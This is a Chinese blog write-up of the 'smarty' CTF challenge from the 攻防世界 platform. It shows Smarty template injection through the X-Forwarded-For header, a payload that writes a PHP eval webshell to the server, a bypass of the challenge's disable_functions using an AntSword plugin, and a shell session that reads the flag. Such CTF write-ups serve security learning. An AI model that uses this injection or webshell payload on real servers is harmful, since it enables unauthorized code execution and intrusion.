攻防世界--smarty

原创

Uzero. 于 2022-01-07 23:03:47 发布 477 收藏
文章标签： ctf


本文链接：https://blog.csdn.net/qq_46263951/article/details/122373805

根据题目和页面内容 Build With Smarty ! 提示，可以知道这里使用的是PHP中的Smarty模板
网上看这个模板存在着模板注入，但是没有找到参数，猜测在请求头

那就有两种可能的注入点：

- XFF
- client IP

发现XFF存在注入



测试phpinfo()发现这里禁用了很多函数，并且可访目录也做了限制

disable_functions	dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,imap_open,ini_set,apache_setenv,symlink,link	dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,imap_open,ini_set,apache_setenv,symlink,link
open_basedir	/var/www/html/:/tmp	/var/www/html/:/tmp

使用{if}标签写入一句话木马


```
{if file_put_contents('/var/www/html/shell.php','<?php eval($_POST[cmd]);')}{/if}
```

连接蚁剑

进入之后发现无法访问其他目录，也没法执行命令

看师傅们都是用的无需sendmail：巧用LD_PRELOAD突破disable_functions

本人菜逼，使用的是蚁剑中的插件



Reference

- AntSword-Labs/bypass_disable_functions/9
- php7-gc-bypass
- Bug #76047 Use-after-free when accessing already destructed backtrace arguments

/tmp

函数支持

dl x

putenv √

error_reporting √

中国蚁剑

111.200.241.244 | 111.200.241.244 | 111.200.241.244

```
(www-data:/var/www) $ ls
html
(www-data:/var/www) $ cd ../
(www-data:/var) $ ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
(www-data:/var) $ cd ../
(www-data:/) $ cd ../
(www-data:/) $ ls
bd_build
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
(www-data:/) $ cd flag
(www-data:/) $ cat flag
flag{6f96cfdfe5ccc627cadf24b41725caa4}
(www-data:/) $
```